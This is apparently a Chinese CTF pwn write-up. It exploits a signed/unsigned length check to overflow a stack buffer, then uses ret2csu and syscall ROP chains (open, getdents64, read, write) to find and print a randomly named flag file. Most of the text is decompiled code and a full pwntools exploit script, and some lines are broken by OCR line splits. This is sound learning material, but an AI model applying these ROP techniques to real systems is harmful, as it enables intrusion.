
发现是一个长度为20的字符串，猜测flag是变成了flag+这长度为20的随机数

那就需要泄露了，一开始没有啥头绪，想到了ls好像有这个功能

就百度了一下ls的实现

于是就学到了系统调用getdents64

ida



```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf[40]; // [rsp+0h] [rbp-30h] BYREF
  size_t nbytes; // [rsp+28h] [rbp-8h]

  init_io(argc, argv, envp);
  disable_syscall();
  write(1, "size?\n", 6uLL);
  read(0, buf, 0x10uLL);
  nbytes = atoi(buf);
  if ( (__int64)nbytes <= 32 )
  {
    write(1, "content?\n", 9uLL);
    read(0, buf, (unsigned int)nbytes);
    write(1, "done!\n", 6uLL);
    return 0;
  }
  else
  {
    write(1, "you must be kidding\n", 0x14uLL);
    return -1;
  }
}
```

发现if比较的时候用到nbytes的类型是int64，而read的一个无符号数

所以可以考虑把nbytes置为一个负数，绕过if的同时保证了read的充足输入

显然read是读不完的（至少都要读2^31个数据）

所以我们需要截断read的读入

由于read函数是读到EOF或者'\n'截止的，所以直接用sendline即可

这样我们就可以ret2ROP了

ROP

这道题的ROP我分成三个部分：泄露libc并返回main、OGW、ORW（OGW和ORW我放在"学到的知识"里面了，就不赘述）

由于OGW和ORW中间调用的打开目录是字符串"./"和"flag+20个随机数字符"

熟悉c语言的师傅应该知道，"字符串"本质上是一个地址，open和getdents64函数的目录参数也是地址

所以我们需要用read函数在中间穿插将字符串读入bss段

exp

```
from pwn import *
context.log_level='debug'
r=process('./vuln')
elf=ELF('./vuln')
libc=ELF('./libc-2.31.so')
wgot=elf.got['write']
rgot=elf.got['read']
bs=elf.bss()
csu_f=0x401420
csu_b=0x401436
pdt=0x401443 ##pop_rdi_ret

def csu(a1,a2,a3,f_a):
    pd=p64(csu_b)+p64(0)+p64(0)+p64(1)+p64(a1)+p64(a2)+p64(a3)+p64(f_a)
    pd+=p64(csu_f)
    pd+='a'*8*7
    return pd

##leaklibc&&ret2main
r.recvuntil("size?\n")
r.send('-32')
r.recvuntil("content?\n")
padding=0x38*'a'
csu_leak_libc=padding+csu(1,wgot,8,wgot)+p64(0x401311)##csu_read_bss
gdb.attach(r)
r.send(csu_leak_libc)
wars=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))
print(wars)
libcbase=wars-libc.symbols['write']

##gadget
pat=libcbase+0x4a550 ##pop_rax_ret
pst=libcbase+0x27529 ##pop_rsi_ret
pd12t=libcbase+0x11c371 ##pop_rdx_r12_ret
syscall=libcbase+0x66229

def sys(p,a1,a2,a3):

 pd=p64(pat)+p64(p)+p64(pdt)+p64(a1)+p64(pst)+p64(a2)+p64(pd12t)+p64(a3)+p64(0)+
p64(syscall)
    return pd
```

```
##OGW&&ORW
r.recvuntil("size?\n")
pd='-32'+'\n'
r.send(pd)
ROP=csu(0,bs+0x30,4,rgot)+sys(2,bs+0x30,0,0)+sys(217,3,bs+0x100,4096)+csu(1,bs+0
x100,200,wgot)+csu(0,bs+0x30,0x30,rgot)+sys(2,bs+0x30,0,0)+csu(3,bs+0x200,0x60,r
got)+csu(1,bs+0x200,0x60,wgot)
pd=padding+ROP+p64(0xdeadbeef)+'\n'
r.recvuntil("content?\n")
r.send(pd)
pd='./'
r.recvuntil("done!\n")
r.send(pd)
r.recvuntil('flag')
string=r.recv(20)
string='flag'+string
r.send(string)
r.interactive()
```